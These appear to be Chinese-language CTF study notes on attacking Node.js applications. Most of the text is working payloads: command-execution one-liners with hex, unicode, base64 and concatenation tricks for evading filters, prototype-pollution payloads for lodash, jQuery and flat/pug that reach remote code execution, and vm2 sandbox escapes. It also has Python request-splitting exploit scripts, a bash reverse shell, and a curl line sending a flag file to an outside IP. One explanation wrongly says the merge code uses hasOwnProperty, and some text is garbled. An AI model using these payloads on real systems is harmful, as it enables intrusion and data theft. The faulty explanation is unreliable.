NodeJS#
nodejs和vue的关系#
Node.js是一种在服务器端运行的JavaScript运行时环境,而Vue.js是一个用于构建用户界面的JavaScript框架。Node.js负责处理服务器端逻辑,如HTTP请求和数据访问,而Vue.js负责管理客户端逻辑,如用户界面呈现和交互。两者通过AJAX通信协同工作,Vue.js应用程序向Node.js服务器发送请求,并使用服务器返回的数据更新UI。
详细描述
Node.js是一个基于Chrome V8引擎的JavaScript运行时环境,用于构建服务器端应用程序。它使用事件驱动和非阻塞I/O模型,可以高效处理大量并发请求。Vue.js是一个渐进式JavaScript框架,用于构建响应式用户界面。它支持组件化开发,提供数据绑定和响应式系统,简化UI开发。
在实际项目中,Node.js通常用作Vue.js应用程序的后端服务器,处理与数据库、文件系统或其他后端服务的交互逻辑。Vue.js则用于构建前端用户界面,提供交互功能和数据可视化。这种组合提供了全栈JavaScript应用程序开发的强大解决方案。
总结
结合使用Node.js和Vue.js的优势包括:快速开发、可扩展性、全栈解决方案、社区支持和资源丰富。Node.js和Vue.js的结合使得开发人员能够高效地构建功能强大且易于维护的全栈应用程序。
http服务#
var声明变量
require导入模块
var http = require('http');

http.createServer(function (req, res) {
    res.writeHead(200, {'Content-Type': 'text/plain'});
    res.write('yiyi\n');
    res.end('Hello World\n');

}).listen(8888);

console.log('Server running at http://127.0.0.1:8888/');
大小写函数#
toLowerCase()
toUpperCase()
在Character.toUpperCase()函数中,字符ı会转变为I,字符ſ会变为S。
在Character.toLowerCase()函数中,字符İ会转变为i,字符K会转变为k。nodejs弱类型比较#
字符与数值比较
数字与字符串比较:将纯数字字符串转为数字后再进行比较
字符串和字符串比较:将第一个字符串的第一个字符转为ascii码后再比较
非数字型字符串与数字比较都是false

数组比较
空数组之间比较永远为False
数组之间比较只比较第一个值
对第一个值采用前面总结的比较方法,数组与非数值型字符串比较,数组永远小于非数值型字符串,数组与数值型字符串比较,取第一个之后按前面的方法进行比较

其他关键字比较
null->空
undefined->没定义
NaN->非数值

MD5绕过

?a[x]=1&b[x]=2编码绕过
- 16进制编码
console.log("a"==="\x61"); //True- unicode编码
console.log("a"==="\u0061"); //True- base64编码
console.log(Buffer.from("dGVzdA==","base64").toString()); //test
特殊字符绕过
toUpperCase()转大写时有下面2个字符
"ı".toUpperCase() == 'I'    ascii码:305

"ſ".toUpperCase() == 'S' ascii码:383toLowerCase()转小写也有2个字符"K".toLowerCase() == 'k'
"K".charCodeAt() = 8490 这是个闪光的K
而真正的K是75的ascii0130 String.fromCharCode(0130).toLowerCase() == 'x' 返回为真 可以测试危险函数#
命令执行#
exec()#
require('child_process').exec('open /System/Applications/Calculator.app'); // 弹出本地计算器,windows 系统用 calc 命令eval()#
console.log(eval("document.cookie"));
// 执行 document.cookie
console.log("document.cookie");
// 输出 document.cookie
常见命令执行payload
require('child_process').spawnSync('ls',['.']).stdout.toString()

require('child_process').spawnSync('cat',['fl00g.txt']).stdout.toString()

require('child_process').execSync('cat fl*').toString()

global.process.mainModule.constructor._load('child_process').execSync('cat fl*').toString()文件读写#
写文件#
writeFileSync()#
require('fs').writeFileSync('input.txt','sss');
writeFile()#
require('fs').writeFile('input.txt', 'test',(err) => {})
读文件#
readFileSync()#
require('fs').readFileSync('/etc/passwd', 'utf-8')readFile()#
require('fs').readFile('/etc/passwd', 'utf-8', (err, data) => {
if (err) throw err;
console.log(data);
})字符拼接#
原语句:#
require("child_process").execSync('open /System/Applications/Calculator.app/')变形语句#
require("child_process")['exe'%2b'Sync']['open /System/Applications/Calculator.app/'] // (%2b 就是`+`的url编码)
require('child_process')["exe".concat("cSync")]("open /System/Applications/Calculator.app/")编码绕过#
原语句:#
require("child_process").execSync('open /System/Applications/Calculator.app/')变形语句#
十六进制
require("child_process")["\x65\x78\x65\x63\x53\x79\x6e\x63"]('cat flag.txt') //execSync相当于
require("child_process")[execSync]('cat flag.txt')unicode
require("child_process")["\u0065\u0078\u0065\u0063\u0053\u0079\u006E\u0063"]('cat flag.txt')相当于
require("child_process")[execSync]('cat flag.txt')base64
eval(Buffer.from('cmVxdWlyZSgiY2hpbGRfcHJvY2VzcyIpLmV4ZWNTeW5jKCdvcGVuIC9TeXN0ZW0vQXBwbGljYXRpb25zL0NhbGN1bGF0b3IuYXBwLycp','base64').toString())模板拼接
require("child_process")[`${`${`exe`}cSync`}`]('open /System/Applications/Calculator.app/')
NodeJS SSRF#

nodejs原型链污染#
原型是什么-prototype原型#
原型是继承的基础
一个很简答的继承的例子
function Father(){
    this.first_name = 'John';
    this.last_name = 'David';
}

function Son(){
    this.first_name = 'Mike';
}
Son.prototype = new Father();
let son = new Son();
console.log(`name:${son.first_name} ${son.last_name}`); //name:Mike David在son需要找last_name的时候他就会在son.__proto__去找,如果找不到就会在son.__proto__.__proto__中去找,直到找到null为止

从这里可以看出,当我们对son的原型属性修改之后,会影响到另外一个具有相同原型属性的对象,不难看出我们是通过设置了__proto__的值来影响原型的属性
function Father(){
    this.first_name = 'John';
    this.last_name = 'David';
}

function Son(){
    this.first_name = 'Mike';
}


// console.log(Son.__proto__);
Son.prototype = new Father();
let son = new Son();
son.__proto__.last_name = 'yiyi';
console.log(`son Name:${son.last_name}`); //son Name:yiyi
let secondson = new Son();
console.log(`Secondson Name:${secondson.last_name}`); //Secondson Name:yiyi
// console.log(`name:${son.first_name} ${son.last_name}`);
console.log(son.__proto__); //Father { first_name: 'John', last_name: 'yiyi' }

但是在这个例子中,原型并没有被污染
function merge(target, source) {
    for (let key in source) {
        if (key in source && key in target) {
            merge(target[key], source[key]);
        } else {
            target[key] = source[key];
        }
    }
}

let o1 = {};
let o2 = { a: 1, "__proto__": { b: 2 } };
merge(o1, o2);
console.log(o1.a, o1.b); //1 2

o3 = {};
console.log(o3.b); //undefined在这个例子中,原型没有被污染的原因是因为merge函数只复制了source对象自身的属性,而没有复制原型链上的属性。这是因为在for...in循环中,key是source对象自身的属性名,而不是原型链上的属性名。
在JavaScript中,for...in循环会遍历对象自身的属性和原型链上的属性。然而,hasOwnProperty方法可以用来检查一个属性是否是对象自身的属性,而不是从原型链上继承的属性。
在这个例子中,merge函数使用了hasOwnProperty方法来检查key是否是source对象自身的属性。如果是,就将这个属性复制到target对象中。如果不是,就跳过这个属性。
因此,merge函数只复制了source对象自身的属性,而没有复制原型链上的属性。这就是为什么在这个例子中,原型没有被污染的原因。

我们可以用JSON解析的方式使其污染,在JSON解析下,__proto__会被认为是一个真正的键名,而不代表原型,所以在遍历o2时会存在这个key
function merge(target, source) {
    for (let key in source) {
        if (key in source && key in target) {
            merge(target[key], source[key]);
        } else {
            target[key] = source[key];
        }
    }
}

let o1 = {};
let o2 = JSON.parse('{"a": 1, "__proto__": { "b": 2 }}');
merge(o1, o2);
console.log(o1.a, o1.b); //1 2

o3 = {};
console.log(o3.b); //2
Lodash 模块原型链污染#
lodash.merge 方法#
通过__proto__污染,就如同上面的列子一样。这里的 if 判断可以绕过,最终进入 object [key] = value 的赋值操作。
var lodash= require('lodash');
var payload = '{"__proto__":{"whoami":"Vulnerable"}}';
var a = {};
console.log("Before whoami: " + a.whoami);
lodash.merge({}, JSON.parse(payload));
console.log("After whoami: " + a.whoami);
123456
lodash.defaultsDeep 方法#
(CVE-2019-10744)Lodash 库中的 defaultsDeep 函数可能会被包含 constructor 的 Payload 诱骗添加或修改 Object.prototype a.constructor返回创建实例对象的 Object 构造函数的引用,我感觉相当于是这个对象的原型类,然后修改其prototype属性
const mergeFn = require('lodash').defaultsDeep;
const payload = '{"constructor": {"prototype": {"whoami": "Vulnerable"}}}'
function check() {
    mergeFn({}, JSON.parse(payload));
        if (({})[`a0`] === true) {
                console.log(`Vulnerable to Prototype Pollution via ${payload}`);
                    }
                }
check();
123456789
payload:{“type”:“test”,“content”:{“prototype”:{“constructor”:{“a”:“b”}}}}
jQuery CVE-2019-11358 原型污染漏洞#
jQuery CVE-2019-11358 原型污染漏洞分析和修复建议 版本小于3.4.0时
$.extend(true,{},JSON.parse('{"__proto__":{"aa":"hello"}}'))
1
Jquery可以用$.extend将两个字典merge
#
validator#
在Node.js中,"validator"是一个常用的数据验证库,用于验证和处理不同类型的数据。它提供了一组方便的函数和方法,用于验证字符串、数字、日期、URL、电子邮件等常见数据类型的有效性。
express-validator中lodash在版本4.17.17以下存在原型链污染漏洞 payload如下
{
	"a": {"__proto__": {"test": "testvalue"}}, "a\"].__proto__[\"test": 222
}
我们的目标是污染system_open为yes,稍微修改下payload
{
    "password":"D0g3_Yes!!!",
    "a": {"__proto__": {"system_open": "yes"}}, "a\"].__proto__[\"system_open": "yes"
}flat#
https://blog.p6.is/AST-Injection/
flat可以原型链污染,pug可以模板rce,直接拿POC打:
{"__proto__.hero":{"name":"奇亚纳"},
    "__proto__.block": {
        "type": "Text",
        "line": "process.mainModule.require('child_process').execSync('cat /flag > /app/static/1.txt')"
}}例题#
GYCTF2020]Node Game#
源码
var express = require('express');
var app = express();
var fs = require('fs');
var path = require('path');
var http = require('http');
var pug = require('pug');
var morgan = require('morgan');
const multer = require('multer');

app.use(multer({ dest: './dist' }).array('file'));
app.use(morgan('short'));

app.use("/uploads", express.static(path.join(__dirname, '/uploads')));
app.use("/template", express.static(path.join(__dirname, '/template')));

app.get('/', function(req, res) {
    var action = req.query.action ? req.query.action : "index";
    if (action.includes("/") || action.includes("\\")) {
        res.send("Errrrr, You have been Blocked");
    }
    file = path.join(__dirname + '/template/' + action + '.pug');
    var html = pug.renderFile(file);
    res.send(html);
});

app.post('/file_upload', function(req, res) {
    var ip = req.connection.remoteAddress;
    var obj = { msg: '' };
    if (!ip.includes('127.0.0.1')) {
        obj.msg = "only admin's ip can use it";
        res.send(JSON.stringify(obj));
        return;
    }
    fs.readFile(req.files[0].path, function(err, data) {
        if (err) {
            obj.msg = 'upload failed';
            res.send(JSON.stringify(obj));
        } else {
            var file_path = '/uploads/' + req.files[0].mimetype + "/";
            var file_name = req.files[0].originalname;
            var dir_file = __dirname + file_path + file_name;
            if (!fs.existsSync(__dirname + file_path)) {
                try {
                    fs.mkdirSync(__dirname + file_path);
                } catch (error) {
                    obj.msg = "file type error";
                    res.send(JSON.stringify(obj));
                    return;
                }
            }
            try {
                fs.writeFileSync(dir_file, data);
                obj = { msg: 'upload success', filename: file_path + file_name };
            } catch (error) {
                obj.msg = 'upload failed';
            }
            res.send(JSON.stringify(obj));
        }
    });
});

app.get('/source', function(req, res) {
    res.sendFile(path.join(__dirname + '/template/source.txt'));
});

app.get('/core', function(req, res) {
    var q = req.query.q;
    var resp = "";
    if (q) {
        var url = 'http://localhost:8081/source?' + q;
        console.log(url);
        var trigger = blacklist(url);
        if (trigger === true) {
            res.send("
error occurs!

");
        } else {
            try {
                http.get(url, function(resp) {
                    resp.setEncoding('utf8');
                    resp.on('error', function(err) {
                        if (err.code === "ECONNRESET") {
                            console.log("Timeout occurs");
                            return;
                        }
                    });
                    resp.on('data', function(chunk) {
                        try {
                            resps = chunk.toString();
                            res.send(resps);
                        } catch (e) {
                            res.send(e.message);
                        }
                    }).on('error', (e) => {
                        res.send(e.message);
                    });
                });
            } catch (error) {
                console.log(error);
            }
        }
    } else {
        res.send("search param 'q' missing!");
    }
});

function blacklist(url) {
    var evilwords = ["global", "process", "mainModule", "require", "root", "child_process", "exec", "\"", "'", "!"];
    var arrayLen = evilwords.length;
    for (var i = 0; i < arrayLen; i++) {
        const trigger = url.includes(evilwords[i]);
        if (trigger === true) {
            return true;
        }
    }
}

var server = app.listen(8081, function() {
    var host = server.address().address;
    var port = server.address().port;
    console.log("Example app listening at http://%s:%s", host, port);
});攻击流程#
1.对/core路由发起切分攻击,请求/core的同时还向/source路由发出上传文件的请求 2.由于/路由是先读取/template/目录下的pug文件再将其渲染到当前界面,因此应该上传包含命令执行的pug文件;文件虽然默认上传至/upload/目录下,但可以通过目录穿越将文件上传到/template目录 3.访问上传到/template目录下包含命令执行的pug文件
import requests

payload = """ HTTP/1.1
Host: 127.0.0.1
Connection: keep-alive

POST /file_upload HTTP/1.1
Host: 127.0.0.1
Content-Length: {}
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarysAs7bV3fMHq0JXUt

{}""".replace('\n', '\r\n')

body = """------WebKitFormBoundarysAs7bV3fMHq0JXUt
Content-Disposition: form-data; name="file"; filename="lmonstergg.pug"
Content-Type: ../template

-var x = eval("glob"+"al.proce"+"ss.mainMo"+"dule.re"+"quire('child_'+'pro'+'cess')['ex'+'ecSync']('cat /flag.txt').toString()")
-return x
------WebKitFormBoundarysAs7bV3fMHq0JXUt--

""".replace('\n', '\r\n')

payload = payload.format(len(body), body) \
    .replace('+', '\u012b')             \
    .replace(' ', '\u0120')             \
    .replace('\r\n', '\u010d\u010a')    \
    .replace('"', '\u0122')             \
    .replace("'", '\u0a27')             \
    .replace('[', '\u015b')             \
    .replace(']', '\u015d') \
    + 'GET' + '\u0120' + '/'

session = requests.Session()
session.trust_env = False
response1 = session.get('http://64caffe1-5cae-4f79-8c0b-300dda542922.node5.buuoj.cn:81/core?q=' + payload)
response = session.get('http://64caffe1-5cae-4f79-8c0b-300dda542922.node5.buuoj.cn:81/?action=lmonstergg')
print(response.text)
[HZNUCTF 2023 final]eznode#
Nodejs vm/vm2沙箱逃逸_nodejs vm2-CSDN博客

提示尝试查看源码,最直观的就是node.js配置错误造成的源码泄露了,直接访问app.js获得页面源码
const express = require('express');
const app = express();
const { VM } = require('vm2');

app.use(express.json());

const backdoor = function () {
    try {
        new VM().run({}.shellcode);
    } catch (e) {
        console.log(e);
    }
}

const isObject = obj => obj && obj.constructor && obj.constructor === Object;
const merge = (a, b) => {
    for (var attr in b) {
        if (isObject(a[attr]) && isObject(b[attr])) {
            merge(a[attr], b[attr]);
        } else {
            a[attr] = b[attr];
        }
    }
    return a
}
const clone = (a) => {
    return merge({}, a);
}


app.get('/', function (req, res) {
    res.send("POST some json shit to /.  no source code and try to find source code");
});

app.post('/', function (req, res) {
    try {
        console.log(req.body)
        var body = JSON.parse(JSON.stringify(req.body));
        var copybody = clone(body)
        if (copybody.shit) {
            backdoor()
        }
        res.send("post shit ok")
    }catch(e){
        res.send("is it shit ?")
        console.log(e)
    }
})

app.listen(3000, function () {
    console.log('start listening on port 3000');
});
学习一下相关知识
内置模块的函数
require()javascript const express = require('express');require()函数用于加载Node.js模块或文件。例如,require('express')加载了Express框架,使你能够使用其提供的功能。console.log()javascript console.log(req.body); console.log(e);console.log()是Node.js中用于在控制台输出信息的函数,它通常用于调试目的。JSON.parse()和JSON.stringify()javascript var body = JSON.parse(JSON.stringify(req.body));JSON.parse()用于将JSON格式的字符串转换成JavaScript对象,而JSON.stringify()则将JavaScript对象转换成JSON字符串。在上面的例子中,JSON.stringify(req.body)将请求体转换成字符串,然后JSON.parse()又将其转换回对象,但这实际上是不必要的,因为req.body已经是一个对象。app.listen()javascript app.listen(3000, function () { console.log('start listening on port 3000'); });app.listen()是Express框架中的方法,用于启动HTTP服务器并监听特定的端口。在这个例子中,服务器将在3000端口上监听。
Express框架相关的函数
app.use()javascript app.use(express.json());app.use()是Express的中间件注册函数。在这个例子中,它注册了一个JSON解析中间件,使得服务器能够解析JSON格式的POST请求体。app.get()和app.post()javascript app.get('/', function (req, res) {}); app.post('/', function (req, res) {});这些方法用于定义路由处理函数。
app.get()定义了处理GET请求的路由,app.post()定义了处理POST请求的路由。req参数是请求对象,包含了客户端发送的所有信息;res参数是响应对象,用于向客户端发送数据。
自定义函数
backdoor()javascript const backdoor = function () {};这个函数尝试在一个沙箱环境中运行潜在的恶意代码,这是一个非常危险的操作,因为它可能允许远程代码执行。
isObject()javascript const isObject = obj => obj && obj.constructor && obj.constructor === Object;这个函数用于检查一个变量是否是普通的JavaScript对象。
merge()javascript const merge = (a, b) => {};这个函数用于合并两个对象,如果对象中有嵌套的对象,它会递归地进行合并。
clone()javascript const clone = (a) => {};这个函数用于创建一个对象的深拷贝,使用
merge()函数实现。
传入一个json数据,经过json.parse函数解析,再通过clone()函数复制到copybody中

vm2会执行shellcode属性里面的内容,我们需要将该属性污染成vm2沙箱逃逸的payload即可执行命令,exp
{"shit":"1","__proto__":{"shellcode":"let res = import('./app.js'); res.toString.constructor('return this')().process.mainModule.require('child_process').execSync('whoami').toString();"}}(' + function(){
TypeError.prototype.get_process = f=>f.constructor("return process")();
try{
Object.preventExtensions(Buffer.from("")).a = 1;
}catch(e){
return e.get_process(()=>{}).mainModule.require("child_process").execSync("whoami").toString();
}
}+')()(' + function(){
try{
Buffer.from(new Proxy({}, {
getOwnPropertyDescriptor(){
throw f=>f.constructor("return process")();
}
}));
}catch(e){
return e(()=>{}).mainModule.require("child_process").execSync("whoami").toString();
}
}+')()(function (){
TypeError[`${`${`prototyp`}e`}`][`${`${`get_proces`}s`}`] = f=>f[`${`${`constructo`}r`}`](`${`${`return this.proces`}s`}`)();
try{
Object.preventExtensions(Buffer.from(``)).a = 1;
}catch(e){
return e[`${`${`get_proces`}s`}`](()=>{}).mainModule[`${`${`requir`}e`}`](`${`${`child_proces`}s`}`)[`${`${`exe`}cSync`}`](`cat /flag`).toString();
}
})()没有回显,反斜杠转义,bash里面单引号不行就换双引号
{"shit":1,"__proto__":{"shellcode":"let res = import('./app.js');res.toString.constructor(\"return this\")().process.mainModule.require(\"child_process\").execSync('bash -c \"bash -i >& /dev/tcp/101.37.27.18/4444 0>&1\"').toString();"}}

[西湖论剑 2022]real_ez_node#

app.js
var createError = require('http-errors');
var express = require('express');
var path = require('path');
var fs = require('fs');
const lodash = require('lodash')
var cookieParser = require('cookie-parser');
var logger = require('morgan');
var session = require('express-session');
var index = require('./routes/index');
var bodyParser = require('body-parser');//解析,用req.body获取post参数
var app = express();
app.use(bodyParser.json());
app.use(bodyParser.urlencoded({extended: false}));
app.use(cookieParser());
app.use(session({
  secret : 'secret', // 对session id 相关的cookie 进行签名
  resave : true,
  saveUninitialized: false, // 是否保存未初始化的会话
  cookie : {
    maxAge : 1000 * 60 * 3, // 设置 session 的有效时间,单位毫秒
  },
}));
// view engine setup
app.set('views', path.join(__dirname, 'views'));
app.set('view engine', 'ejs');
// app.engine('ejs', function (filePath, options, callback) {    // 设置使用 ejs 模板引擎
//   fs.readFile(filePath, (err, content) => {
//       if (err) return callback(new Error(err))
//       let compiled = lodash.template(content)    // 使用 lodash.template 创建一个预编译模板方法供后面使用
//       let rendered = compiled()

//       return callback(null, rendered)
//   })
// });
app.use(logger('dev'));
app.use(express.static(path.join(__dirname, 'public')));
app.use('/', index);
// app.use('/challenge7', challenge7);
// catch 404 and forward to error handler
app.use(function(req, res, next) {
  next(createError(404));
});

// error handler
app.use(function(err, req, res, next) {
  // set locals, only providing error in development
  res.locals.message = err.message;
  res.locals.error = req.app.get('env') === 'development' ? err : {};

  // render the error page
  res.status(err.status || 500);
  res.render('error');
});

module.exports = app;
index.js
var express = require('express');
var http = require('http');
var router = express.Router();
const safeobj = require('safe-obj');
router.get('/',(req,res)=>{
  if (req.query.q) {
    console.log('get q');
  }
  res.render('index');
})
router.post('/copy',(req,res)=>{
  res.setHeader('Content-type','text/html;charset=utf-8')
  var ip = req.connection.remoteAddress;
  console.log(ip);
  var obj = {
      msg: '',
  }
  if (!ip.includes('127.0.0.1')) {
      obj.msg="only for admin"
      res.send(JSON.stringify(obj));
      return
  }
  let user = {};
  for (let index in req.body) {
      if(!index.includes("__proto__")){
          safeobj.expand(user, index, req.body[index])
      }
    }
  res.render('index');
})

router.get('/curl', function(req, res) {
    var q = req.query.q;
    var resp = "";
    if (q) {
        var url = 'http://localhost:3000/?q=' + q
            try {
                http.get(url,(res1)=>{
                    const { statusCode } = res1;
                    const contentType = res1.headers['content-type'];

                    let error;
                    // 任何 2xx 状态码都表示成功响应,但这里只检查 200。
                    if (statusCode !== 200) {
                      error = new Error('Request Failed.\n' +
                                        `Status Code: ${statusCode}`);
                    }
                    if (error) {
                      console.error(error.message);
                      // 消费响应数据以释放内存
                      res1.resume();
                      return;
                    }

                    res1.setEncoding('utf8');
                    let rawData = '';
                    res1.on('data', (chunk) => { rawData += chunk;
                    res.end('request success') });
                    res1.on('end', () => {
                      try {
                        const parsedData = JSON.parse(rawData);
                        res.end(parsedData+'');
                      } catch (e) {
                        res.end(e.message+'');
                      }
                    });
                  }).on('error', (e) => {
                    res.end(`Got error: ${e.message}`);
                  })
                res.end('ok');
            } catch (error) {
                res.end(error+'');
            }
    } else {
        res.send("search param 'q' missing!");
    }
})
module.exports = router;猜测是原型链污染,__proto__被过滤,使用constructor.prototype

访问/copy的ip被限制,通过访问/curl利用HTTP走私向/copy发送POST请求,然后污染原型链实现代码执行。curl路由只有q参数可控
{"shit":"1","__proto__":{"shellcode":"let res = import('./app.js'); res.toString.constructor('return this')().process.mainModule.require('child_process').execSync('whoami').toString();"}}POST道
import urllib.parse
import requests

payload = ''' HTTP/1.1

POST /copy HTTP/1.1
Host: 127.0.0.1
Content-Type: application/json
Connection: close
Content-Length: 155

{"constructor.prototype.outputFunctionName":"x;global.process.mainModule.require('child_process').exec('curl 101.37.27.18:4444/`cat /flag.txt`');var x"}
'''.replace("\n", "\r\n")


def encode(data):
    tmp = u""
    for i in data:
        tmp += chr(0x0100 + ord(i))
    return tmp


payload = encode(payload)
print(payload)

r = requests.get('http://node4.anna.nssctf.cn:28807/curl?q=' + urllib.parse.quote(payload))
print(r.text)
[GFCTF 2021]ez_calc#
题目提示
1.别想太复杂,试着传传其他数据类型
2.字符串的length和数组的length是不一样的。你能将自己的payload逃逸出来吗。注:本题所有提示都只针对登陆后的操作。
小写得是admin大写得是ADMIN。考点是toUpperCase函数进行大写转换的时候存在漏洞,也就是字符ı会变成I
这两个字符的“大写”是I和S。也就是说"ı".toUpperCase() == ‘I’,“ſ”.toUpperCase() == ‘S’。通过这个小特性可以绕过一些限制
同样的"K"的“小写”字符是k,也就是"K".toLowerCase() == ‘k’.
在Character.toUpperCase()函数中,字符ı会转变为I,字符ſ会变为S。
在Character.toLowerCase()函数中,字符İ会转变为i,字符K会转变为k。
admın/admin123
成功对接

源码在f12中可以看到
let calc = req.body.calc;
let flag = false;
//waf
for (let i = 0; i < calc.length; i++) {
    if (flag || "/(flc'\".".split``.some(v => v == calc[i])) {
        flag = true;
        calc = calc.slice(0, i) + "*" + calc.slice(i + 1, calc.length);
    }
}
//截取
calc = calc.substring(0, 64);
//去空
calc = calc.replace(/\s+/g, "");

calc = calc.replace(/\\/g, "\\\\");

//小明的同学过滤了一些比较危险的东西
while (calc.indexOf("sh") > -1) {
    calc = calc.replace("sh", "");
}
while (calc.indexOf("ln") > -1) {
    calc = calc.replace("ln", "");
}
while (calc.indexOf("fs") > -1) {
    calc = calc.replace("fs", "");
}
while (calc.indexOf("x") > -1) {
    calc = calc.replace("x", "");
}

try {
    result = eval(calc);

}
eval(calc)产生命令执行
但是slice是从第四的元素开始替换,存在逻辑问题,可以逃逸前四个字符(任意值),会发现可以绕过这个判断实现逃逸
禁止了 x 不能有exec
require("child_process").spawn('sleep', ['3']);calc[]=require('child_process').spawnSync('ls',['/']).stdout.toString();&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=.
尝试读取文件,没有回显
calc[]=Object.values(require('child_process'))[5]('cat$IFS$9/G*').toString();&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=1&calc[]=.写入静态文件读取
